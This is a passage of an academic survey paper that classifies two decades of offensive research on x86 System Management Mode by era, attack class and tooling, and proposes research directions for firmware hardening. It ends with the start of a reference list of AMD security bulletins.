	Insyde SMM Vulnerabilities [77]	2013	NCC Blog	*SMM-code→[Shielding→CD | MS→Spatial]*	○	○	○
	Sandman [125]	2014	Mitre	*Plat-config→FW→Memory-Controller*	○	◐	○
	Chipsec [134]	2014	CanSecWest	*[Plat-config | SMM-code]*	●	○	●
Era 2	SMM Rootkits Revisited [176]	2014	ARES	*Concept*	○	○	○
	Defeating Secure Boot [121]	2014	Syscan	*Plat-config→FW→Memory-Controller*	○	◐	○
	Defeating Signed BIOS [120]	2014	Blog	*SMM-code→MS→Spatial*	○	●	○
	The Watcher [122]	2014	Mitre	*SMM-code→MS→IntOverflow*	[179]	●	○
	Smite'em MiTM and Copernicus 2 [124]	2014	Mitre	*[Concept | SMM-code]*	[80]	◐	●
	UEFI Security Attacks [203]	2014	31C3	*[Plat-config→FW→S3BootScript | SMM-code→[Shielding→SMMCallout]]*	○	●	○
	Venamis misery [207]	2014	White Paper	*Plat-config→FW→S3BootScript*	[156]	●	○
	Excite [43]	2015	WOOT	*SMM-code→Shielding→SMMCallout*	○	○	●
	SMM Backdoor [157]	2015	GitHub	*Concept*	●	○	○
	Attacking VMM through SMM [76]	2015	Black Hat	*SMM-code→Shielding→CD*	○	○	●
	SMM Memory Sinkhole [66]	2015	Black Hat	*Plat-config→HW→APICRemap*	◐	●	○
	A Million BIOSes Infected (Lighteater) [60]	2015	HITBSecConf	*SMM-code→[Shielding→SMMCallout | MS→Spatial]*	○	○	○
	Breaking UEFI Security Using DMA [155]	2015	Blog	*SMM-code→Shielding→CD*	○	●	●
	SMI Handler Vulnerabilities [41]	2015	CanSecWest	*SMM-code→Shielding→CD*	○	○	●
	Aptiocalypsis [158]	2016	Blog	*SMM-code→Shielding→CD*	[159]	●	●
	EDK2 communication [215]	2016	White Paper	*SMM-code→Shielding→[CD | SMMCallout]*	○	○	○
	ThinkPwn/SmmRuntime [161]	2016	Blog	*SMM-code→Shielding→[CD | SMMCallout]*	[162]	●	●
	Exploiting SMM callout vulnerabilities [160]	2016	Blog	*SMM-code→Shielding→SMMCallout*	○	●	●
	SMM Data Centers [93]	2017	CanSecWest	*Plat-config→FW→HotAddFlowDMA*	○	●	○
	LONGKIT Framework [170]	2017	ICISSP	*Concept*	○	○	○
	BARing the System [50]	2017	RECON	*SMM-code→Shielding→CD→BAR*	○	●	●
	BIOS holes. Don't Come Inside [70]	2017	Black Hat	*SMM-code→Shielding→SMMCallout*	[71]	●	●
	Digging Into the Core of Boot [49]	2017	RECON	*[Plat-config→FW→Memory-Controller | SMM-code→Shielding→CD]*	○	○	●
	Exploring Your System Deeper [42]	2017	CanSecWest	*[Plat-config→[FW→Memory-Controller | S3BootScript] | SMM-code→[Shielding→CD]]*	●	○	●
	UEFI firmware rootkits [137]	2017	Black Hat	*SMM-code→Shielding→CD*	○	●	○
	SMM Spectre v1 [69]	2018	Blog	*SMM-code→Uarch→Spectre*	●	●	●
	Code Check(mate) [167]	2018	Blog	*SMM-code→Shielding→SMMCallout*	◐	◐	●
	efiXplorer [138]	2020	Black Hat	*SMM-code→[Shielding→[CD | SMMCallout] | MS→[Temporal | Spatial]]*	[44]	○	●
Era 3	Attacking the golden ring [151]	2020	Blog	*SMM-code→Shielding→CD*	●	●	○
	Firmware Fuzzing using Simics [208]	2020	DAC	*SMM-code→[Shielding→[CD] | MS→Spatial]*	○	○	●
	SMRAM Callout Vulnerability [168]	2020	Blog	*SMM-code→Shielding→SMMCallout*	◐	◐	●
	SPENDER [219]	2022	IEEE S&P	*SMM-code→Shielding→CD*	○	○	●
	SPI Write Protections [38]	2022	Blog	*[Plat-config→[FW→Memory-Controller]]*	○	○	●
	HP Repeatable Failures [185]	2022	Blog	*SMM-code→[Shielding→[CD | SMMCallout] | MS→Spatial]*	●	●	●
	AMI Repeatable Failures [184]	2022	Blog	*SMM-code→Shielding→[SMMCallout | CD]*	○	●	○
	23 High-Impact Vulnerabilities [183]	2022	Blog	*SMM-code→[Shielding→[CD | SMMCallout] | MS→Spatial]*	●	○	●
	UDK-Based SMM Rootkits [81]	2022	Blog	*Concept*	[82]	◐	○
	SMM Supervisor Security [193]	2022	Hardwear.io	*SMM-code→[Shielding→[CD | SMMCallout] | MS→Spatial]*	○	◐	○
	AMD platform Security [144]	2022	IOActive Blog	*Plat-config→FW→Memory-Controller*	●	●	●
	BIOS Past, Present,Future [45]	2022	Black Hat	*SMM-code→[Shielding→[CD | SMMCallout] | MS→Spatial]*	●	●	●
	Breaking firmware trust [139]	2022	Black Hat	*SMM-code→[Shielding→[CD | SMMCallout] | MS→Spatial]*	○	●	●
	Lenovo High-impact Vulnerabilities [173]	2022	ESET Blog	*SMM-code→[Shielding→CD]*	◐	●	●
	Simple SMM Rootkit [181]	2022	icWCSN	*Concept*	●	○	○
	The art of SMM bug hunting [53]	2022	Blog	*SMM-code→[Shielding→[CD | SMMCallout] | MS→Spatial]*	○	○	●
	Ringhopper [220]	2023	DEF CON	*[SMM-code→[Shielding→CD]]*	○	●	○
	RSFuzzer [218]	2023	IEEE S&P	*SMM-code→[MS→[Spatial | Temporal] | Shielding→[CD | SMMCallout]]*	○	○	●
	Ice Lake TOCTOU [78]	2023	NCC Blog	*SMM-code→[MS→Spatial | Shielding→CD]*	○	○	○
	Back to the Future [146]	2023	IOActive Blog	*Plat-config→FW→Memory-Controller*	[119]	○	●
	Platform Security Disclosure [145]	2023	IOActive Blog	*SMM-code→[Shielding→CD]*	[119]	●	●
	Stase [180]	2024	ASE	*SMM-code*	●	○	●
	AMD Sinkclose [147]	2024	DEF CON	*SMM-code→Shielding→CD*	[119]	●	●
	AMD Platform Secure Boot [152]	2024	IOActive Blog	*Plat-config→FW→PSBStatus*	[119]	●	●
	FuzzUEr [75]	2025	NDSS	*SMM-code→[MS→[Spatial | Temporal] | Shielding→CD]*	●	○	●
	Memory corruption in SMM [199]	2025	Black Hat	*SMM-code→[MS→[Spatial | Temporal] | Shielding→[CD | SMMCallout]]*	○	○	●
	SmuFuzz [201]	2026	IEEE S&P	*SMM-code→[MS→[Spatial | Temporal] | Shielding→[SMMCallout]]*	◐	○	●




Figure 3: Historical analysis of SMM-related CVEs over time.

full CVE corpus and automatically filter entries with SMM related keywords in their description using regular expressions, yielding 319 CVEs. We then aggregate SMM-related CVEs by publication year and plot the result in Fig. 3, revealing a marked increase in reported SMM-related vulnerabilities over the past decade. Note, however, that because CVE publication dates are shaped by disclosure coordination and batch reporting, these counts are best interpreted as a proxy for reporting and analysis capacity rather than as a reliable indicator for underlying vulnerability prevalence or impact [177].

Vendor Advisory Review. To complement the rest of our analysis we create a CPU vendor-facing perspective, by reviewing the available Intel advisory and AMD bulletin lists. We crawl Intel Security Advisories and AMD Security Bulletins and filter for entries mentioning SMM keywords in the advisory or linked software guidance text. This process yielded 57 relevant advisories/bulletins. We then manually classified each entry using the classification tree in Fig. 2 to normalize vendor-specific wording into comparable attack classes. We summarize the resulting advisory set in Table 4 in Appendix A. While advisories vary in technical depth and disclosure practice, they provide an independent lens that is broadly consistent with the trends identified in the rest of our literature review and era analysis detailed in the next section.

4 Trends Across SMM Eras

Using the taxonomy introduced in Section 3.2, we analyze longitudinal trends in offensive SMM research across three eras. Our era boundaries align with shifts in dominant vulnerability classes and tooling maturity. We use Table 3 to characterize each era in terms of dominant attack surfaces, reproducibility, and the extent of automation. We also provide information where each work was published, demonstrating academic, industry, or practitioner efforts.

4.1 Era 1: Exploiting Platform Configuration

The first era is dominated by *platform configuration* weaknesses, where compromise is enabled primarily by misconfigured or insufficiently locked platform state rather than bugs in SMI handler code. We observe that early works of this era demonstrate how improper SMRAM access control, remapping, and cache-policy configuration can expose SMM with system-wide impact, enable end-to-end attacks [48, 67, 72, 125, 136, 174, 204–206] and early SMM-resident rootkit concepts [51, 57]. In this era we notice a recurring pattern of exploitation that hinges on boot-time policy errors (e.g., leaving SMRAM accessible or failing to lock configuration registers), which an attacker can later leverage to gain execution, modify SMRAM contents, or weaken its protections.

Methodologically, this era is characterized by manual reverse engineering and platform-specific validation, with limited open-source releases but several end-to-end demonstrations on real hardware as seen in Table 3. Discoveries of this era illustrate the consequences of weak platform lockdown in the presence of a highly privileged firmware execution mode.

A key inflection point is the introduction of CHIPSEC [134], which automates platform security assessment by providing reusable primitives for inspecting chipset configuration and firmware-controlled security settings. We observe that although not SMM-specific, CHIPSEC becomes the dominant tool for auditing and testing the misconfiguration classes of this and later eras (particularly on Intel platforms) and is subsequently used extensively for evaluation and exploit validation in Era 2.

> **Take-Away #1:** Boot-time platform configurations play a critical role as misconfigurations persist into run-time and enable compromise, even without SMM code vulnerabilities.

4.2 Era 2: Breaking SMM Code Apart

In Era 2 (2014–2020), we record a transition from sporadic platform misconfiguration issues to predominantly SMM code vulnerabilities and offensive malicious functionality concepts, which become the dominant theme of this period.

Compared to Era 1, this period provides more reproducible artifacts and demonstrations. A larger fraction of works include end-to-end exploitation examples and partial or full proof-of-concept releases, enabling independent reproduction and follow-up research. At the same time, automation becomes more visible, as CHIPSEC is used extensively for configuration auditing and exploit validation.

Tooling development remains relatively sparse but begins to solidify around a small set of widely used building blocks. Alongside CHIPSEC, Intel's Excite [43] project represents an early attempt to apply symbolic execution analysis techniques to firmware and SMM codebases. By the end of Era 2,

Binarly's efiXplorer [138] emerges as a practical static analysis workflow integrated into mainstream reverse-engineering environments (e.g., IDA), lowering the barrier for systematic inspection of SMM-heavy firmware images and helping drive the subsequent surge of SMM code vulnerability discovery in Era 3.

> **Take-Away #2:** Automated tooling, open-source writeups and artifacts demonstrate a shift from boot-time configuration to run-time SMM code issues.

4.3 Era 3: Towards Automated Validation

In Era 3 (2020–2026), we observe that SMM code vulnerabilities dominate the public offensive record, driving increased emphasis on program analysis. Works in this period repeatedly report memory-safety and isolation/shielding flaws in SMI handlers, and we see many reoccuring vulnerability classes over multiple years with limited variation. This persistence suggests that portions of SMM code remain insufficiently tested and that well-understood bug patterns continue to reappear in production firmware.

We also observe a growing role of automation in vulnerability discovery. Beyond static analysis, multiple efforts mostly academic [75, 180, 199, 201, 208, 218, 219] apply fuzzing and symbolic execution to firmware and SMM components, reflecting broader shifts toward scalable analysis. In parallel, CVE evidence (cf. Fig. 3) indicates a marked increase in reported SMM-related vulnerabilities from 2018–2026 with recurring categories. The same trend in recurring vulnerabilities is also present in our advisory analysis (cf. Table 4). We interpret this surge conservatively as a natural result due to improved analytical capability and tool availability.

Finally, we highlight cross-vendor asymmetry in assessment maturity. We find that AMD platform misconfiguration vulnerabilities become prominent roughly 15 years after analogous issues were widely explored on Intel platforms, where they remain visible to this day (cf. Table 4), suggesting delayed discovery driven in part by limited tooling and ecosystem attention. The emergence of cross-platform assessment tooling [119] enables more systematic evaluation and surfaces misconfiguration classes reminiscent of earlier Intel-era findings. Together, these trends motivate continued investment in open, scalable analysis tooling and evaluation methodologies for SMM across vendors.

> **Take-Away #3:** Recurring SMM code bug classes, and platform misconfiguration issues seen in Table 3 and Table 4 underscore the need for scalable testing and evaluation.

5 Gaps and Research Directions

Our era analysis indicates that offensive SMM progress is strongly shaped by analysis tooling and the visibility it enables. At the same time, deployed hardening remains difficult to scrutinize externally, and some threat models receive limited attention. We therefore distill gaps and research directions along six axes: (1) SMM hardening and isolation, (2) open evaluation tooling and reproducibility, (3) community coordination, (4) SMM as a defensive substrate, (5) microarchitectural security, and (6) cross-architecture transferability.

5.1 SMM Hardening and Isolation

Across our era analysis and advisory-driven evidence, we find that offensive SMM compromises are dominated by two broad vulnerability categories. First, *platform-configuration* failures that are prominent in earlier eras but become less common in the latest era as platforms adopt stricter initialization disciplines. Second, *SMM code vulnerabilities*, especially *memory-safety* and *shielding* vulnerabilities which remain prevalent and recur across years and vendors. This persistence suggests that SMM code vulnerabilities pose a long-term risk for the SMM ecosystem, and that there is a tooling adoption gap [134, 138] by firmware vendors.

SMM Hardening. From a hardening perspective, these observations point to two complementary directions. The first is reducing the prevalence and exploitability of memory corruption through memory-safe firmware implementations (e.g., Rust-based UEFI efforts [163]), addressing common vulnerabilities such as buffer overflows. Memory-safe languages alone, however, do not address confused-deputy and shielding vulnerabilities [35, 192]; the second direction is, therefore, the *containment* of SMM through deprivileged SMI handlers.

SMM Containment. In practice, both Intel and AMD pursue containment-style designs that enforce policy over SMI handler behavior, shifting from static primitives (e.g., register locking) toward runtime control over what SMM code may access and execute. Intel's "below-the-OS" security initiatives [61] frame this as a combination of paging-based protections and register locks, coupled with trust and measurement mechanisms that provide verifiable platform state.

On Intel platforms, practitioner analysis describes Intel System Resource Defense as an SMM isolation design that deprivileges SMI handlers by running most SMM code in a user-mode-like context, while a small trusted entry component mediates privileged operations [182]. This closely matches a "supervisor" model in which a minimal privileged core enforces policy and brokers MSR, I/O, and memory accesses for deprivileged handlers. Intel's public materials [62, 73] further emphasize reporting and attestation channels (e.g., Intel System Security Report) that provide OS- or loader-visible evidence of below-the-OS configuration. Because non-SMM software cannot read SMRAM or directly inspect active SMM configuration policies, SMM must expose its security-relevant state through an interface that is both trusted and

tamper-resistant. Intel addresses this gap with the Platform Properties Assessment Module (PPAM), intended to provide OS-visible evidence of SMM configuration; however, prior work shows PPAM itself can be subverted (e.g., disabled via a single-byte write [172]).

On AMD platforms, the SMM Supervisor [36] similarly introduces privilege separation by executing third-party handlers in a least-privileged context and mediating privileged actions through a narrow system-call interface enforced by a small trusted component, similar to Intel's initial STM approach [65].

Other modern firmware implementations also follow these architectural shifts and provide further defenses for SMM. Samsung Knox for x86 devices [175] hardens the SMM environment via SMI Guard, which dynamically intercepts and sanitizes inputs passed to SMI handlers. Knox further leverages Intel's Runtime BIOS Resilience to enforce read-only code sections and mark critical SMM data structures as non-executable.

Open-Source Concerns. Notably, the deployed implementations of the aforementioned containment mechanisms are primarily delivered as vendor firmware and are not fully open to independent inspection; while some reference components exist in open ecosystems [188, 193, 212], external evaluation on commercial platforms often requires substantial reverse engineering effort. Consistent with this concern, public work has reported vulnerabilities affecting SMM containment logic, illustrating that isolation layers require the same level of scrutiny as the SMI handlers they aim to protect [9, 148, 172, 193].

Take-Away #4: Persistent memory-safety and shielding code vulnerabilities motivate hardening and containment approaches for SMM.

5.2 Open Evaluation Tooling

Our era analysis yields the insight that vulnerability discovery scales with tooling availability and reuse, yet much of the firmware ecosystem remains closed and difficult to evaluate systematically. A practical obstacle is that representative firmware/SMM corpora are hard to obtain and normalize, since images are vendor-specific and updates are commonly distributed as capsules that must be installed to extract the resulting firmware state. These images often require non-trivial extraction and reverse engineering before analysis is possible. As a result, the community frequently stands on the shoulders of giants, reusing practitioner-developed parsing and inspection workflows to make analysis feasible [44, 119, 133, 134].

Open Firmware Ecosystems. Open firmware ecosystems lower the research barrier by making parts of the firmware stack inspectable and testable. EDK II [188], coreboot [59], and Microsoft Project Mu [141, 193] provide open UEFI and platform firmware components, including SMI/SMM-related services and supervisor-style hardening features. These ecosystems can serve as practical testbeds for reproducing SMM experiments and integrating configuration checks and SMI-handler analysis into continuous workflows.

Firmware Parsing and Modification. A first class of tooling supports firmware parsing and modification, which is a prerequisite for most evaluation pipelines. Examples include UEFITool [133] for parsing and extraction, FMMT [189] for modifying EDK II-based images, Fiano [1] for cross-platform manipulation, and scriptable parsers [186]. While these tools do not directly harden SMM, they reduce friction in dataset construction and improve reproducibility. In practice, many higher-level analyses depend on these utilities to locate and extract SMI-handler code for inspection and testing.

Platform Configuration Assessment. This second class comprises tools that automate security-relevant platform inspection and configuration checks. These tools validate lockdown assumptions and are repeatedly used to support exploit development and reproduction across eras [119, 134]. In Era 3, cross-platform assessment efforts reduce vendor asymmetry and make configuration testing more feasible beyond Intel-centric workflows [119].

SMM Code Analysis and Vulnerability Discovery. Era 3 introduces a broader set of automated approaches for SMI-handler analysis, including fuzzing [75, 200, 201, 208, 218] and symbolic execution [43, 97, 180] tools, which reduce reliance on manual reverse engineering and demonstrate the ability to automatically uncover SMM code vulnerabilities (e.g., memory-safety, confused deputy, SMM callouts etc.).

Complementing these approaches, Intel's INT31 research team introduced the BIOS Binary Instrumentation Framework (Intel.BIN) [166], a dynamic instrumentation tool analogous to Intel PIN, but operating withing the BIOS runtime. Though not yet publicly available, it currently focuses on the platform initialization stage of BIOS and plans to extend support to the SMM runtime prior to public release.

Taken together, the primary gap is not the absence of point solutions, but the lack of a *reproducible corpora* for SMM. We therefore encourage continued development of open analysis tooling for firmware and SMM, alongside public and representative datasets of SMM modules and configurations. We also see value in environments and frameworks for reproducing SMM experiments and in integrating configuration checks, static and dynamic code analysis into CI/CD-style workflows for both vendors and researchers. This infrastructure aims to lower the entry barrier and improve the comparability of platform security evaluation.

5.3 Aligning Industry, Academia, and Practice

Two decades of offensive SMM work, demonstrate that the hacker community has driven much of the vulnerability discovery, exploit validation, and disclosure effort, while CPU vendors have contributed a smaller set of foundational initiatives for platform hardening and analysis. Despite these efforts, recurring classes of SMM vulnerabilities persist across years, underscoring the importance of systematic testing across the UEFI firmware supply chain.

In parallel, we find that academia has often approached SMM from a different angle by leveraging its privileged position to build defensive capabilities and security services for other platform components. Only more recently, particularly in the latest era, has academic work engaged more directly with the need for a secure SMM mode by contributing program-analysis approaches for SMI-handler evaluation. In addition, some work explores hardening mechanisms such as SmmPack [140], which investigates encrypting SMM modules with keys protected by the Trusted Platform Module. However, during our analysis we notice that tools and datasets are not always released in reusable open-source form, limiting cumulative progress and reproducibility. We therefore encourage continued academic investment in open infrastructure that complements hacker community discoveries and vendor deployment. We expect that the experience gained from SMM-based defensive designs can help strengthen SMM practical evaluation and hardening.

> **Take-Away #5:** Closing the gap requires open-source frameworks for the SMM landscape, providing reusable datasets that lower the entry barrier and support systematic evaluation.

5.4 SMM as a Defensive Substrate

Representative academic work treats SMM as a defensive substrate that can provide security services beneath the OS and hypervisor. Prior systems leverage SMM for transparent monitoring and introspection of higher layers, especially protecting the integrity of the running system (OS and hypervisor) [128, 130, 171, 198, 222, 223, 226]. Others use SMM to implement security services analogous to those found in UEFI deployments, including secure kernel patching, enclave I/O, and protection of trusted system services in cloud settings [131, 132, 221, 224, 227]. Additional work explores isolated-computing designs that reduce OS or hypervisor trust assumptions by placing critical logic in SMM [39, 40, 197, 225]. Collectively, these efforts highlight SMM as a privileged capability for enforcing security properties when higher layers may be compromised.

Looking forward, we encourage further exploration of SMM as a defensive component. Since many prior systems combine SMM with Intel SGX, a natural direction is to revisit these ideas in the context of confidential VMs (e.g., Intel TDX or AMD SEV-SNP), where guests explicitly distrust the host hypervisor and rely on hardware-enforced isolation. An additional emerging direction is accelerator-centric confidential computing: as confidential GPU deployments mature and integrate with confidential VMs, it is important to understand whether SMM can play a narrowly scoped and auditable role in device configuration, IOMMU-enforced DMA isolation, and platform attestation evidence, without weakening the confidential-VM threat model.

> **Take-Away #6:** Prior work uses SMM as a defensive substrate for monitoring and security services, motivating integration with confidential VMs and GPU confidential computing.

5.5 Microarchitectural Security of SMM

Over the past decade, microarchitectural side-channel [74] and transient-execution [52] attacks have evolved into a major research domain, partially fueled by the emergence of isolation mechanisms such as Intel SGX [178]. Given this broader trend, it is striking that the microarchitectural security of SMM remains comparatively underexplored despite its high privilege level and unique execution semantics.

Among the 69 studies summarized in Table 3, we identified only a single work that explicitly considers microarchitectural attack surface, presenting an elementary proof-of-concept for Spectre v1 in SMM [69]. In contrast, the advisory record from Intel and AMD indicates that SMM is a relevant and active concern for microarchitectural hardening: of the 57 SMM-related advisories we examined, 8 explicitly provide guidance for protecting critical SMI handlers against microarchitectural attacks, primarily transient-execution vulnerabilities [95, 109, 111–116] as well as memory-aliasing attacks [26, 64].

While microcode updates commonly flush leaky microarchitectural buffers on SMM exit, SMI handlers must additionally coordinate all logical processors during SMM entry and exit [109, 112]. Whether such non-trivial "rendezvous" mechanisms are correctly and consistently implemented across heterogeneous, real-world firmware remains unclear, and the practical exploitability of microarchitectural leakage across SMM transitions is insufficiently understood. Given the maturity of microarchitectural attack and defense methodologies for other x86 isolation mechanisms, this gap presents a natural opportunity to transfer established analysis techniques into the privileged firmware domain. In particular, automated validation and fuzzing frameworks [142, 153] for assessing leakage across SMM transitions and the firmware ecosystem could substantially advance the state of the art.

> **Take-Away #7:** Offensive research assessing microarchitectural leakage across SMM transitions, as well as automated analysis of microarchitectural firmware mitigations, remains notably underexplored.

5.6 Lessons Beyond x86 Firmware

Finally, we discuss how insights learned from offensive SMM research may generalize to other architectures that rely on privileged firmware modes.

We have seen that incorrect or incomplete initialization of low-level x86 configuration registers can collapse the SMM isolation boundary and enable later compromise; the transferable lesson is that isolation in privileged firmware modes critically depends on correct platform configuration. Furthermore, firmware and secure monitor components are predominantly implemented in C/C++ and therefore remain susceptible to recurring memory-safety vulnerabilities. Communicating with privileged handler code from a less privileged context is a further universal risk: cross-world interfaces such as shared-buffer protocols can reproduce confused-deputy and callout-style patterns when inputs are insufficiently validated, untrusted pointers are dereferenced, or data is not copied into trusted memory before use. Similar failure modes have been observed in TEE ecosystems, motivating dedicated analysis tooling for enclave interfaces [35, 46, 54, 56, 192].

Arm TrustZone. On Arm Cortex-A, TrustZone [143, 165] isolation depends on vendor-configured partitioning of memory and device MMIO, together with the existence of a Secure Monitor (SM). The SM runs at the highest privilege and controls transitions between secure and non-secure states, establishing the access rules during early boot. On the other hand, TrustZone-M for Arm Cortex-M relies on vendor-configured memory attribution and protection rules, used to partition memory between secure and non-secure regions. Subtle misconfigurations on both Cortex-A and Cortex-M devices may expose secure code or data to software in the non-secure world. TrustZone firmware has, furthermore, been subject to a long history of confused-deputy vulnerabilities [54].

RISC-V. On RISC-V, firmware commonly executes in machine mode, with OpenSBI providing a runtime interface between the OS and M-mode services [118]. RISC-V provides Physical Memory Protection (PMP) [58] as an ISA-level primitive for constraining access to memory regions. TEE frameworks such as Keystone deploy an M-mode security monitor that relies on PMP for isolation [129]. Because PMP configuration defines the isolation boundary for both firmware and TEEs, misconfiguration or failure to lock PMP entries can nullify isolation guarantees. Compromise or insufficient sanitization of privileged M-mode firmware interfaces [192] can further allow permissions to be widened at runtime beyond the intended policy. Lastly, even a correctly configured PMP may be bypassed via microarchitectural attack surfaces [135].

Security Processors Beyond privileged CPU modes like x86 SMM, Arm EL3, and RISC-V M-mode, many commodity platforms rely on auxiliary security processors such as Intel's Management Engine and the AMD Platform Security Processor to provide security-critical services and participate in measured boot and attestation flows [36, 85]. These widely-deployed subsystems run on dedicated co-processors that are treated as part of the platform root of trust, placing them in an even more privileged and largely out-of-band position relative to the host OS. Their security guarantees are often difficult to validate externally due to closed-source proprietary implementations and limited visibility. Prior offensive security research has raised concerns about these ecosystems due to their privileged position (access to all platform resources) [126] and has already documented several vulnerabilities affecting these subsystems [127, 169, 172, 187]. This reinforces a broader lesson from the SMM landscape: platform trust increasingly depends on privileged firmware components whose behavior is hard to audit without dedicated evaluation tooling and, in many cases, significant reverse engineering effort to understand how they operate under the hood.

SMM Beyond Intel/AMD x86. Although almost all SMM security work focuses on Intel and AMD, SMM is a standard x86 feature that also appears in other vendor ecosystems. For example, VIA documentation describes SMI-driven SMM entry, SMRAM-backed execution, and state save and restore semantics [194, 195]. This behavior is not only described in VIA chipset manuals exposing the corresponding configuration surface [196], but also in other legacy x86 manuals as well [83]. However, publicly accessible documentation is less uniform across these vendors, complicating comparative analysis and leaving SMM hardening and vulnerability transferability beyond Intel/AMD underexplored.

6 Conclusion

This paper consolidates two decades of offensive SMM research into a structured corpus, taxonomy, and era-based analysis connecting vulnerability classes, tooling, and platform evolution. Our findings show how the attack surface has shifted from configuration-driven weaknesses toward recurring SMI handler vulnerabilities, and how tooling maturity shapes what becomes visible, reproducible, and tested. By systematically organizing the landscape and its trends, we provide researchers, practitioners, and vendors with a common reference point that aims to lowers the barrier to entry and to orient both offensive and defensive SMM research toward the knowledge gaps and priorities we have identified.

Acknowledgements

This research is partially funded by the Internal Funds KU Leuven and by the Cybersecurity Research Program Flanders.

References

[1] Google and Facebook. fiano: Go-based tools for modifying UEFI firmware. https://github.com/linuxboot/fiano. Accessed: 2026-01-27.

[2] Advanced Micro Devices, Inc. AMD server vulnerabilities – November 2021. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-1021.html, 2021.

[3] Advanced Micro Devices, Inc. AMD client vulnerabilities – May 2022. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-1027.html, 2022.

[4] Advanced Micro Devices, Inc. AMD client vulnerabilities – January 2023. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-1031.html, 2023.

[5] Advanced Micro Devices, Inc. AMD client vulnerabilities – November 2023. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-4002.html, 2023.

[6] Advanced Micro Devices, Inc. AMD server vulnerabilities – January 2023. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-1032.html, 2023.

[7] Advanced Micro Devices, Inc. AMD server vulnerabilities – May 2023. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-3001.html, 2023.

[8] Advanced Micro Devices, Inc. AMD server vulnerabilities – Nov 2023. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-3002.html, 2023.

[9] Advanced Micro Devices, Inc. AMD SMM supervisor vulnerability security notice. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-7011.html, 2023. AMD Product Security.

[10] Advanced Micro Devices, Inc. Client vulnerabilities – May 2023. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-4001.html, 2023.

[11] Advanced Micro Devices, Inc. SMM memory corruption vulnerability. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-4003.html, 2023. AMD Product Security.

[12] Advanced Micro Devices, Inc. AMD embedded processors vulnerabilities – August 2024. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-5002.html, 2024.

[13] Advanced Micro Devices, Inc. AMD embedded processors vulnerabilities – February 2024. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-5001.html, 2024.

[14] Advanced Micro Devices, Inc. AMD processor vulnerabilities. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-7009.html, 2024.

[15] Advanced Micro Devices, Inc. AMD server vulnerabilities – August 2024. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-3003.html, 2024.

[16] Advanced Micro Devices, Inc. AMD64 architecture programmer's manual volumes 1—5. https://docs.amd.com/v/u/en-US/40332-PUB_4.08, 2024.

[17] Advanced Micro Devices, Inc. Client vulnerabilities – August 2024. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-4004.html, 2024.

[18] Advanced Micro Devices, Inc. SMM lock bypass. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-7014.html, 2024. AMD Product Security.

[19] Advanced Micro Devices, Inc. SPI lock bypass. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-1041.html, 2024.

[20] Advanced Micro Devices, Inc. AMD client processor vulnerabilities – February 2025. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-4008.html, 2025.

[21] Advanced Micro Devices, Inc. AMD client vulnerabilities – August 2025. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-4012.html, 2025.

[22] Advanced Micro Devices, Inc. AMD CPU microcode signature verification vulnerability. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-7033.html, 2025.

[23] Advanced Micro Devices, Inc. AMD embedded processors vulnerabilities – February 2025. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-5004.html, 2025.

[24] Advanced Micro Devices, Inc. AMD embedded vulnerabilities – August 2025. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-5007.html, 2025.

[25] Advanced Micro Devices, Inc. AMD server processor vulnerabilities – February 2025. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-3009.html, 2025.

[26] Advanced Micro Devices, Inc. AMD server vulnerabilities – August 2025. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-3014.html, 2025.

[27] Advanced Micro Devices, Inc. AMD SMM callout vulnerability. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-7028.html, 2025. AMD Product Security.

[28] Advanced Micro Devices, Inc. AMD SMM vulnerabilities. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-7027.html, 2025. AMD Product Security.

[29] Advanced Micro Devices, Inc. EDK2 SMM MCE enablement issue. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-7043.html, 2025.

[30] Advanced Micro Devices, Inc. AMD Athlon™ and AMD Ryzen™ Processor Vulnerabilities – February 2026. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-4013.html, 2026.

[31] Advanced Micro Devices, Inc. AMD embedded processor vulnerabilities – May 2026. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-3030.html, 2026.

[32] Advanced Micro Devices, Inc. AMD EPYC™ and AMD EPYC™ Embedded Series Processor Vulnerabilities – February 2026. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-3023.html, 2026.

[33] Advanced Micro Devices, Inc. AMD server vulnerabilities – May 2026. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-4017.html, 2026.

[34] Advanced Micro Devices, Inc. Incorrect use of locateprotocol service of the EFI_BOOT_services table in SMI handler. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-7054.html, 2026.

